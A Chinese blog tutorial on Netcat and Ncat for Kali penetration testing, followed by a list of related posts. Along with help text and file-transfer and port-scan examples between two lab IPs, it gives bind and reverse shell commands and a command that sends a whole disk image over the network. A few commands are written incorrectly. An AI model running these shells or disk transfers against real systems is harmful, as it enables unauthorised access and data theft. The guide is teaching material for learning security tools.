
Kali渗透测试1-Netcat
What is Netcat?
Netcat is a featured networking utility which reads and writes data across network connections, using the TCP/IP protocol.
It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.
The GNU Netcat -- Official homepage
帮助信息:
nc -h:

connect to somewhere:	nc [-options] hostname port[s] [ports] ...

listen for inbound:	nc -l -p port [-options] [hostname] [port]

options:

	-c shell commands	as `-e'; use /bin/sh to exec [dangerous!!]

	-e filename		program to exec after connect [dangerous!!]

	-b			allow broadcasts

	-g gateway		source-routing hop point[s], up to 8

	-G num			source-routing pointer: 4, 8, 12, ...

	-h			this cruft

	-i secs			delay interval for lines sent, ports scanned

        -k                      set keepalive option on socket

	-l			listen mode, for inbound connects

	-n			numeric-only IP addresses, no DNS

	-o file			hex dump of traffic

	-p port			local port number

	-r			randomize local and remote ports

	-q secs			quit after EOF on stdin and delay of secs

	-s addr			local source address

	-T tos			set Type Of Service

	-t			answer TELNET negotiation

	-u			UDP mode

	-v			verbose [use twice to be more verbose]

	-w secs			timeout for connects and final net reads

	-C			Send CRLF as line-ending

	-z			zero-I/O mode [used for scanning]
A:服务器 IP 192.168.192.144
B:客户端 IP 192.168.192.100
1.普通端口连接
nc -nv 192.168.192.144 80 #连接A服务武器的80端口
直接通信:
服务器A : nc -l -p 333 #开启并监听333端口
客户端B : nc -nv 192.168.192.144 333

2.传输文本信息
服务器A : nc -l -p 333
客户端B : ls -l | nc -nv 192.168.192.144 333 #显示A的目录信息

服务器A : nc -l -p 333 >message.txt
客户端B : ps aux | grep ssh | nc -nv 192.168.192.144 333 -q 1 #ssh进程信息传输给A

3.传输文件
服务器A : nc -l -p 333 > from_bclient.mp4 #接受文件端
客户端B : nc -nv 192.168.192.144 333 < my.mp4 -q 1 #发送文件端
-q 1:传输结束 1秒后退出
服务器A : nc -l -p 333 < A.mp4 -q 1 #发送文件端
客户端B : nc -nv 192.168.192.144 333 > from_A.mp4 #接收文件端
4.传输目录
A:tar -cvf - Notebooks/ | nc -lp 192.168.192.144 -q 1
B:nc -nv 192.168.192.144 333 | tar -xvf -
5.传输加密文件
A:nc -lp 333 | mcrypt --flush -Fbqd -a rijndael -256 -m ecb > fromB.mp4
B:mcrypt --flush -Fbqd -a rijndael -256 -m ecb < my.mp4 | nc -nv 192.168.192.144 333 -q 1
6.流媒体服务
A : cat A.mp4 | nc lp 333 #流媒体服务端
B : nc -nv 192.168.192.144 333 | mplayer -vo x11 -cache 3000 -
mplayer :可命令方式的播放器
7.端口扫描
nc -nvz 192.168.190.144 1-1024 #扫描A的1-1024号端口 默认扫描TCP端口
nc -nvzu 192.168.190.144 1-1024 #扫描UDP端口
8.远程硬盘/内存克隆
A : nc lp 333 | dd of=/dev/dsa
B : dd if=/dev/sda | nc -nv 192.168.192.144 333 -q 1
9.远程控制
B控制A
A:nc -lp 333 -c bash
B:nc 192.168.192.144 333


NOTE:
A的防火墙封闭了所有端口 B无法通过连接端口控制A,则B开启并监听端口333,让A主动来连接
B控制A
A:nc 192.168.192.100 333 -c bash
B:nc -lp 333
NC缺乏加密和身份验证,直接传输的信息都是明文 解决:NCAT
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,

's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).

  -4                         Use IPv4 only

  -6                         Use IPv6 only

  -U, --unixsock             Use Unix domain sockets only

  -C, --crlf                 Use CRLF for EOL sequence

  -c, --sh-exec <command>    Executes the given command via /bin/sh

  -e, --exec <command>       Executes the given command

      --lua-exec <filename>  Executes the given Lua script

  -g hop1[,hop2,...]         Loose source routing hop points (8 max)

  -G <n>                     Loose source routing hop pointer (4, 8, 12, ...)

  -m, --max-conns <n>        Maximum <n> simultaneous connections

  -h, --help                 Display this help screen

  -d, --delay <time>         Wait between read/writes

  -o, --output <filename>    Dump session data to a file

  -x, --hex-dump <filename>  Dump session data as hex to a file

  -i, --idle-timeout <time>  Idle read/write timeout

  -p, --source-port port     Specify source port to use

  -s, --source addr          Specify source address to use (doesn't affect -l)

  -l, --listen               Bind and listen for incoming connections

  -k, --keep-open            Accept multiple connections in listen mode

  -n, --nodns                Do not resolve hostnames via DNS

  -t, --telnet               Answer Telnet negotiations

  -u, --udp                  Use UDP instead of default TCP

      --sctp                 Use SCTP instead of default TCP

  -v, --verbose              Set verbosity level (can be used several times)

  -w, --wait <time>          Connect timeout

  -z                         Zero-I/O mode, report connection status only

      --append-output        Append rather than clobber specified output files

      --send-only            Only send data, ignoring received; quit on EOF

      --recv-only            Only receive data, never send anything

      --allow                Allow only given hosts to connect to Ncat

      --allowfile            A file of hosts allowed to connect to Ncat

      --deny                 Deny given hosts from connecting to Ncat

      --denyfile             A file of hosts denied from connecting to Ncat

      --broker               Enable Ncat's connection brokering mode

      --chat                 Start a simple Ncat chat server

      --proxy <addr[:port]>  Specify address of host to proxy through

      --proxy-type <type>    Specify proxy type ("http" or "socks4" or "socks5")

      --proxy-auth <auth>    Authenticate with HTTP or SOCKS proxy server

      --ssl                  Connect or listen with SSL

      --ssl-cert             Specify SSL certificate file (PEM) for listening

      --ssl-key              Specify SSL private key (PEM) for listening

      --ssl-verify           Verify trust and domain name of certificates

      --ssl-trustfile        PEM file containing trusted SSL certificates

      --ssl-ciphers          Cipherlist containing SSL ciphers to use

      --ssl-alpn             ALPN protocol list to use.

      --version              Display Ncat's version information and exit

A:
ncat -c bash --allow 192.168.192.100 -vnl 333 --ssl #允许192.168.192.100连接 ssl加密

B:
ncat -nv 192.168.192.144 333 --ssl
A:
B:
转载请注明出处.
Kali渗透测试1-Netcat的更多相关文章
- Kali渗透测试工具-netcat
netcat被称作是网络工具当中的瑞士军刀,短小却功能强大 1.端口扫描 nc -nvz 目标IP 端口范围 eg: nc -nvz 192.168.1.105 1-65535 -n参数是不要使用DN ...
- kali渗透测试阅读目录
一.渗透测试介绍 渗透测试介绍及渗透环境配置 二.信息收集 kali 信息收集 三.漏洞扫描 kali 漏洞扫描 四.漏洞利用 kali msf漏洞利用
- 小白日记20:kali渗透测试之后渗透测试阶段(一)--上传工具
后渗透测试阶段--上传工具 为防止管理员将漏洞补上后,我们无法再通过该漏洞控制对方主机,所以需要进行后渗透测试阶段 1.上传各种工具 2.提权:为了全面控制目标系统 3.擦除攻击痕迹:防止管理员通过日 ...
- 小白日记14:kali渗透测试--NMAP
NAMP 被认为是最强大的扫描器 所有参数 root@kali:~# nmap Nmap 7.01 ( https://nmap.org ) Usage: nmap [Scan Type(s)] [O ...
- kali渗透测试基础
一侦查 研究如何收集有关目标的情报,比如开发那些端口用来通信,托管在哪里,提供给客户的服务类型等. 交付内容应该包括需要攻击的所有目标资产清单,与那些资产关联的应用,使用的服务以及可能的资产所有者. ...
- 如何以最简单的方式安装 KALI 渗透测试框架系统
0x01 第一步下载 KALI 百度搜索 KALI 官网,找到下载区,我选的是 64 位标准版,但是推荐下载 32 位(功能貌似更全) 这个为下载后的 iso 镜像文件 0x02 第二步打开虚拟机,配 ...
- Kali渗透测试学习
http://blog.chinaunix.net/uid-26349264-id-4041727.html
- Kali渗透测试2-抓包/DNS工具
转载请注明出处. TCPDUMP:命令行网络抓包工具tcpdump -h tcpdump version 4.9.2 libpcap version 1.8.1 OpenSSL 1.1.0h 27 M ...
- Kali渗透测试-SNMP
1.snmpwalk -v指定snmpwalk版本 -c指定密码 2.snmp-check 获取系统信息,主机名,操作系统及架构 获取用户账户信息 获取网络信息 获取网络接口信息 IP信息 路由信息 ...
随机推荐
- MYSQL 5.7 sqlmode 行为
最近碰到了sql_mode 的一些问题,故进行了研究,根据实际情况研究其行为. sql_mode=STRICT_TRANS_TABLES,NO_ZERO_IN_DATE,NO_ZERO_DATE,ER ...
- Entity Framework工具POCO Code First Generator的使用
在使用Entity Framework过程中,有时需要借助工具生成Code First的代码,而Entity Framework Reverse POCO Code First Generator是一 ...
- ARC下的block导致的循环引用问题解析
ARC下的block导致的循环引用问题解析 更详细细节请参考 http://blog.sina.com.cn/s/blog_8c87ba3b0101m599.html ARC下,copy到堆上的blo ...
- iOS设计模式 - 备忘录
iOS设计模式 - 备忘录 原理图 说明 1. 在不破坏封装的情况下,捕获一个对象的内部状态,并在该对象之外保存这个状态,这样以后就可以将该对象恢复到原先保存的状态 2. 本人已经将创建状态与恢复状态 ...
- Linux 新建用户和组命令
用户的角色是通过UID和GID识别的. UID用户ID:相当于各为的身份证,在系统中是唯一的 GID组ID:相当于各为的家庭或者你们的学校. 1.新建用户及设置密码命令如下: useradd [参数] ...
- 制作MacOS 系统启动盘
1,首先需要在一台有MacOS系统,在Apple stroe下载MacOS High Sierra安装程序: 2,准备一个至少8G容量的U盘: 3,打开 “应用程序 → 实用工具 → 磁盘工具”,将U ...
- EntityFramework Code First便捷工具——数据迁移
使用EntityFramework Code First开发,数据迁移是一个不得不提的技术. 在我们的开发过程中,难免需要对模型进行改进,模型改进后,会导致实体集与数据库不一致,当然我们可以通过删除数 ...
- print(n) 和 while/for 并列的时候, print()只会打印出最后一个结果
n=0while n <10: n+=1print(n) # print(n)放在while的外面和while并列的时候, 只会打印出最后一个结果 n=0while n <10: n+=1 ...
- AOP-切面是如何织入到目标对象中的
切面是如何织入到目标对象中的???这大概是每个人在学习AOP的过程中都会产生的疑问吧. 当我们在调用目标方法时候,也就是通过代理对象调用目标方法的时候,比如:JdkDynamicAopProxy会通过 ...
- Hadoop学习之路(十一)HDFS的读写详解
HDFS的写操作 <HDFS权威指南>图解HDFS写过程 详细文字说明(术语) 1.使用 HDFS 提供的客户端 Client,向远程的 namenode 发起 RPC 请求 2.name ...